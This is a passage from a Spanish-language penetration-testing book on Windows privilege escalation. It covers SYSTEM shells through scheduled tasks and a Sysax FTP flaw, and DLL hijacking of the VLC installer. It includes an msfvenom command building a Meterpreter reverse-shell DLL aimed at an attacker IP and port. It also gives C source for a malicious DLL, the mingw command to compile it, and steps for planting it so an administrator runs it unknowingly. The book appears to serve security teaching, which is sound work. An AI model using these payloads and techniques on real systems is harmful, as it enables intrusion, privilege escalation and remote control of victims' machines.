


Fig. 06.17: Se ha creado una tarea para ejecutar una shell como SYSTEM.

Con este ejemplo, se programa una tarea para ejecutar una consola *cmd.exe* a las 13:56 horas. Se obtiene una consola con privilegios de SYSTEM y se podrá realizar cualquier operación sobre el sistema. Un ejemplo de uso en el que el usuario atacante podría sacar beneficio sería para extraer la base de datos SAM o leer credenciales de memoria sin ningún tipo de restricción.

En definitiva, cualquier comando o aplicación que se hubiese ejecutado a través del programador de tareas siempre se realizaría con los mismos privilegios. Los ejemplos de las secciones anteriores con ejemplos de conexiones inversas se ejecutarían en esta ocasión directamente con privilegios de SYSTEM.

BOXWORD

Windows XP SP3 y Sysax FTP 5.33

En este ejemplo se presenta un escenario que puede ser encontrado en algunas aplicaciones, sobre todo antiguas, que son ejecutadas en el sistema con privilegios de *System*. Esto provoca que una vulnerabilidad en la aplicación podría permitir a un atacante lograr ejecutar código con el máximo privilegio.

En este caso la aplicación *Sysax FTP 5.33* permitía programar ciertas tareas para ser ejecutadas. Cuando la fecha programada se cumplía se ejecutaba la tarea con el mismo privilegio con el que corría la aplicación *Sysax FTP*. Además, la aplicación permitía configurar tarea que ejecutase aplicaciones externas, por lo que fácilmente se podría conseguir ejecutar código con identidad de *System* en el equipo local, si la aplicación se encuentra instalada.




Fig. 06.18: Panel Scheduler Script en Sysax FTP Automation.

El escenario propuesto en este ejemplo consta de un *Windows XP SP3* con la aplicación *Sysax FTP 5.33* instalada. En la dirección URL <http://www.exploit-db.com/exploits/22465/> se puede encontrar información sobre el *exploit*, la aplicación y la vulnerabilidad.

La forma básica de conseguir ejecutar acciones con esta vulnerabilidad de diseño de la aplicación es configurar una tarea que ejecute una aplicación externa, la cual en este caso será una *cmd.exe*. *Sysax* permite configurar qué argumentos se ejecutarán junto a la *cmd* por lo que es una forma rápida de poder ejecutar cualquier acción con el máximo privilegio. Una vez arrancada la aplicación *Sysax FTP Automation* se debe ejecutar *Schedule Script* y se podrá visualizar un panel como el que se muestra en la imagen.

Al configurar la aplicación externa que se debe ejecutar se configuran los argumentos si son necesarios. Para el ejemplo se utiliza la ejecución de una *cmd* con argumentos, en este caso otra *cmd*. Es importante entender que cómo argumento se podría incluir la ejecución de un *script* o *batch*. De

esta forma se conseguiría ejecutar diferentes instrucciones que interesasen. Otra opción válida sería ejecutar aplicaciones que devuelvan el control de una *Meterpreter* en un equipo remoto a través de esta vulnerabilidad local.




Fig. 06.19: Configuración de programa externo y argumento en Sysax FTP Automation.

Una vez la vulnerabilidad es explotada se puede visualizar a través del *task manager* que existe un proceso *cmd.exe* creado y que habrá ejecutado el argumento que se haya configurado. Hay que recordar que para el ejemplo se ha utilizado un argumento que abre una *cmd* dentro de la propia *cmd*, pero que se puede cargar como argumento cualquier *script* o directamente la instrucción que se quiera ejecutar como *System*.

Aplicaciones Procesos Rendimiento Funciones de red Usuarios				
Nombre de imagen	Nombre de usuario	CPU	Uso de ...	
taskmgr.exe	Administrador	00	4.386 KB	
cmd.exe	SYSTEM	00	2.348 KB	
sysaxsched.exe	SYSTEM	00	832 KB	
sysaxschedscp.exe	Administrador	00	3.892 KB	
spoolsv.exe	SYSTEM	00	968 KB	

Fig. 06.20: Ejecución de cmd como System.

5. DLL Hijacking

DLL *Hijacking* es una técnica de ataque sobre sistemas Windows que se centra en el secuestro de una librería dinámica con extensión DLL. Las *Dynamic-Link Libraries* DLL son colecciones de datos y código ejecutable que son utilizadas por otras aplicaciones y también por otros archivos DLL.

La principal razón para utilizar archivos DLL es agrupar distintas funciones y datos ejecutables en un mismo sitio y que las diferentes aplicaciones no tengan que tener código duplicado cuando utilizan las mismas librerías y funciones. Es decir, las librerías dinámicas contienen funciones comunes que pueden ser invocadas por las diferentes aplicaciones.

DEFINICIÓN

Como se ha comentado, las librerías dinámicas tienen como objetivo permitir la ejecución de las funciones de las que dispone. Éstas tienen que estar exportadas para que el resto de aplicaciones puedan utilizarlas.

En ocasiones, desde el punto de vista de un atacante, es importante conocer qué función o funciones posee una librería dinámica y cuál de ellas pueden ser utilizadas por las aplicaciones. Existen muchas herramientas para ello; una de las más utilizadas es *PEview*.




Fig. 06.21: PEview muestra las funciones que pueden ser invocadas de la librería user32.dll.

Ya que los archivos DLL contienen funciones, éstos podrán contener también código malicioso. Una forma sencilla de generar un archivo DLL malicioso es utilizar la herramienta *msfvenom* de *Metasploit*.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=9000 -a x86 -f dll > fichero.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of dll file: 5120 bytes
```

Fig. 06.22: Comando para generar una librería dinámica DLL con msfvenom.

A modo de prueba, se puede ejecutar el código generado anteriormente. Para ello, es necesario el ejecutable *rundll32.exe* que se encuentra en *c:\Windows\System32* y tiene la siguiente sintaxis:

Rundll32.exe DLL_NAME,FUNCTION Optional_Argument

El parámetro *DLL_NAME* hace referencia a la librería dinámica que se va ejecutar. Es necesario poner la coma “,” para separarlo de la función que se va a ser invocada y es el parámetro *FUNCTION* el que debe ser sustituido por el nombre de la función. Al final del comando se podrán incluir argumentos opcionales si la función necesitase de ellos.

Es necesario especificar la función que se quiere ejecutar. La herramienta *msfvenom* mete el código dentro del fichero DLL en una función que se conoce como punto de entrada o en inglés *Entry-Point*. Si ésta se encuentra presente, siempre se ejecutará por el sistema operativo al cargarla. Esta función tiene el nombre *Entry*. Entonces, para el ejemplo de la librería dinámica *fichero.dll* generada por *msfvenom* se puede especificar cualquier nombre como función a ejecutar. Como se podrá comprobar en la imagen, aparece “abcd”.




Fig. 06.23: Ejecutando una función de un archivo DLL en una máquina de 32 bits.

En sistemas con arquitectura de 64 bits existen dos ejecutables:

- Para 32 bits en *c:\Windows\System32\rundll32.exe*.
- Para 64 bits en *c:\Windows\SysWOW64\rundll32.exe*.

Cuando se corre una aplicación que hace uso de librerías dinámicas, ésta tratará de encontrar dichos archivos con extensión DLL siguiendo un proceso muy bien definido. La aplicación buscará estos archivos en los siguientes directorios y en el siguiente orden correspondiente:

- El directorio donde se encuentra el binario de la aplicación.
- *C:\Windows\System32*.
- *C:\Windows\System*.
- *C:\Windows*.
- El directorio actual.
- Directorios que vienen reflejados en el *PATH* del sistema dentro de las variables de entorno.
- Directorios que vienen reflejados en el *PATH* del usuario dentro de las variables de entorno.

En algunas ocasiones, cuando se realiza la búsqueda por parte de una aplicación, puede ocurrir alguno de los siguientes eventos:

WORD

- La ruta no viene especificada correctamente o no se encuentra el archivo.
- La ubicación donde se encuentra tiene permisos de escritura por parte de un atacante y podría ser reemplazada por otro usuario.

El siguiente paso es encontrar una aplicación que sea vulnerable a esta técnica, es decir, una aplicación en la que se pueda generar un fichero con extensión DLL con el nombre de una librería dinámica que vaya a ser utilizada por la aplicación y que el atacante pueda copiarla en la ubicación adecuada, bien porque no se encuentra dicha librería en el sistema o bien porque se pueda situar en una carpeta que prevalezca en el orden donde la aplicación va a buscarla.

A continuación, se va a proceder a realizar una prueba de concepto sobre un equipo Windows 7 y el reproductor *videolan*, aplicable a las últimas versiones. El objetivo es averiguar qué librerías dinámicas intentará utilizar la aplicación *videolan*. Ver qué librerías no están disponibles en el sistema operativo, para a continuación situar un fichero DLL malicioso que contiene una *shell* inversa junto al binario que instala la aplicación. Al ser ejecutado por el usuario “Administrador”, éste no sabrá que está facilitando una conexión remota hacia la máquina del atacante.

Antes de realizar la prueba de concepto, el auditor puede instalar la aplicación a analizar, en un sistema de pruebas como, por ejemplo, una máquina virtual para poder realizar un estudio y averiguar qué librerías dinámicas son las que la aplicación *videolan* utiliza pero que por alguna razón no se encuentran en el sistema.

La herramienta *Process Monitor* de *Sysinternals* permitirá encontrar dichas librerías; solo hay que aplicar los filtros necesarios para acotar la búsqueda. A continuación, se pueden observar las imágenes con los filtros empleados.




Fig. 06.24: Filtro para filtrar por el proceso llamada vlc.exe.




Fig. 06.25: Filtro para que se muestren aquellas operaciones que contienen "dll" en su ruta.




Fig. 06.26: Filtro para mostrar aquellas operaciones que resultan cuando no se encuentra.

Se puede comprobar el resultado final de aplicar todos estos filtros. En este caso existen multitud de bibliotecas que podrían ser susceptibles de ser atacadas por un ataque DLL Hijacking ya que la aplicación no las encuentra y un usuario podría generarlas para reemplazarlas ejecutando lo que deseé.

0xWORD


A partir de ahora, un atacante conoce que algunas librerías no se encuentran en el sistema operativo y que la aplicación de *videolan* puede intentar utilizar. El atacante podrá utilizar alguna de estas librerías que no están con el objetivo de crear una librería con el mismo nombre e intentar realizar el ataque con éxito. Es importante recalcar que no necesariamente no tiene que encontrarse la librería, sino que la librería con código malicioso debe ubicarse en un lugar en el que la aplicación vaya a buscar antes de donde se encuentre la original.

Para que esta técnica tenga éxito, hay que tener en cuenta que la librería contiene una serie de funciones que son llamadas por las aplicaciones. Para la demostración que se está llevando a cabo se puede apreciar que falta la librería *CRYPTBASE.DLL*. Ésta es una librería que Microsoft implementó en Windows NT e incorpora una API para que los desarrolladores puedan implementar criptografía en sus aplicaciones. Como toda DLL, incorpora una función punto de entrada y por tanto será ejecutada primeramente independientemente de la función que se invoque.

Ahora bien, esta librería es llamada cuando se va a instalar *videolan* y, si el atacante consigue colocar una librería maliciosa con el nombre *CRYPTBASE.DLL* en el mismo directorio donde se ubica el programa de instalación, cuando el administrador ejecute el instalador, éste ejecutaría el código que tiene la librería.

Generar una librería con *msfvenom* es bastante sencillo como se pudo comprobar con anterioridad. Tan solo sería necesario renombrar el fichero con el nombre de la librería en cuestión: *CRYPTBASE.DLL*. Ahora, al ejecutar el instalador del programa oficial de *videolan* y situando la librería en el mismo directorio, se crea una conexión inversa hacia la dirección IP del atacante y al puerto 9000.

Aunque en esta librería no era necesario invocar ninguna función, uno puede desarrollar su propia librería DLL para que contenga el nombre de una función de las que tiene implementada la librería original y permita la ejecución de cualquier tipo de código.



```

Abrir | Guardar
Guardado como: dll.c
Guardado como: dll.c
Guardado como: dll.c

#include<windows.h>
#include<stdlib.h>
#include<stdio.h>

void Entry (){
    system ("cmd");
}


BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            CreateThread(0,0, (LPTHREAD_START_ROUTINE)Entry,0,0,0);
            break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

```

Fig. 06.27: Función *Entry* que ejecuta *cmd.exe* cuando se llama a la librería desde la aplicación.

En la imagen anterior se puede observar el esqueleto básico en lenguaje de programación C para generar una librería DLL. Contiene una función *Entry* que es la función punto de entrada que, en este caso, al ejecutar una aplicación que cargue esta DLL abrirá el intérprete de comandos *cmd.exe*.

Para compilar este código sin necesidad de tener *Visual Studio* se puede emplear el compilador *mingw* como muestra en la imagen.



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
[root@kali ~]# i686-w64-mingw32-gcc dll.c -o CRYPTBASE.DLL -shared -lws2_32
[root@kali ~]
```

Fig. 06.28: Se genera una librería CRYPTBASE.DLL con mingw.

Si todo ha ido bien en este ejemplo, cuando se ejecute de nuevo *videolan* se abrirá también un intérprete de comandos *cmd.exe*. Esto es sólo una prueba de concepto. Se podía haber ejecutado otro comando malicioso; todo depende de la imaginación de cada uno.

Hay que tener en cuenta que se podría haber implementado la librería para que una vez ejecutado el código malicioso llamase a la DLL original; de esta manera así la ejecución no se vería interrumpida.

Otro punto a tener en cuenta es que cuando se decide utilizar una librería que no tiene la función *Entry* y se desarrolla una función dentro de una librería dinámica maliciosa, el atacante deberá esperar a que el usuario víctima realice alguna acción dentro de la aplicación que tenga que hacer uso de la función de la librería.

Un detalle más importante es que como el instalador se debe ejecutar con permisos de administrador, el código en la DLL maliciosa también tendrá dichos permisos, por lo que *cmd.exe* se ejecuta como administrador.

Ya se ha visto cómo se pueden encontrar librerías que una aplicación no encuentra con la herramienta *Process Monitor*, pero para ello también se puede utilizar PowerShell importando los módulos que vienen en *PowerSploit*, concretamente los que vienen dentro del directorio *Privesc*:

- *Find-ProcessDLLHijack*. Busca librerías susceptibles de ser utilizadas para realizar ataques *DLL hijacking* a través de los procesos que están ejecutándose.
- *Find-PathDLLHijack*. Esta función busca rutas de directorios de diferentes servicios que tengan posibilidades de poder utilizarse para *DLL Hijacking*.
- *Write-HijackDll* permite generar ficheros DLL para implementar esta técnica de ataque.

Para ello es necesario descargarse *PowerSploit* desde la siguiente URL:
<https://github.com/PowerShellMafia/PowerSploit>.

Una vez obtenido, se importan desde una consola de PowerShell los módulos que se encuentran en el directorio *Privesc* con el siguiente comando:

```
import-module .\PowerSploit-master\Privesc -verbose
```

BOXWORD

```
C:\Windows\system32\cmd.exe - powershell
> get-process vlc | Find-ProcessDLLHijack
ProcessPath          ProcessOwner      ProcessHijackableDLL
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\ntdll.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\KERNELBASE.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\NINMM.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\CRYPT32.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\MSASN1.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\profapi.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libabout_directx.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libdirectx_plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libdshow.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libskinsplugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libavformat.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libavcodec.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libaccess_bd.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libdvdnav.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libfakesystem.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libh264.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libh264_filter.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libzip.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libstream_filter_reco.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libplaylist.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libtaglib.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\liblua.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libxml.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libhotkeys.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\libjsohnkeys.plugin
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\comct132.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\uxtheme.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\uxtheme.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\librt4.plugin.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\HIMSPool.DLL
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\WSOCK32.DLL
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\CRYPTBSE.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\userenv.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\CRYPTSP.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\rasenh.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\RpcRtRemote.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\explorerframe.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\duisen.dll
C:\Program Files\VideoLAN\ULC\vlc.exe    Valen          C:\Program Files\VideoLAN\ULC\DUIS0.dll
```

Fig. 06.29: Resultado de ejecutar *Find-ProcessDLLHijack* sobre el proceso *vlc.exe*.

DLL Hijacking a Ole32 y bypass de UAC

A continuación, se va a proceder con otro ejemplo de *DLL Hijacking* sobre la librería *ole32.dll*. Se parte de que el atacante tiene una sesión remota, tal como *meterpreter* o similar, la cual se está ejecutando por un usuario del grupo administradores. El objetivo es alcanzar privilegios de SYSTEM. Para ello se utilizará el script *Bypass-UAC* que puede ser descargado del siguiente repositorio: <https://github.com/FuzzySecurity/PowerShell-Suite/tree/master/Bypass-UAC>.

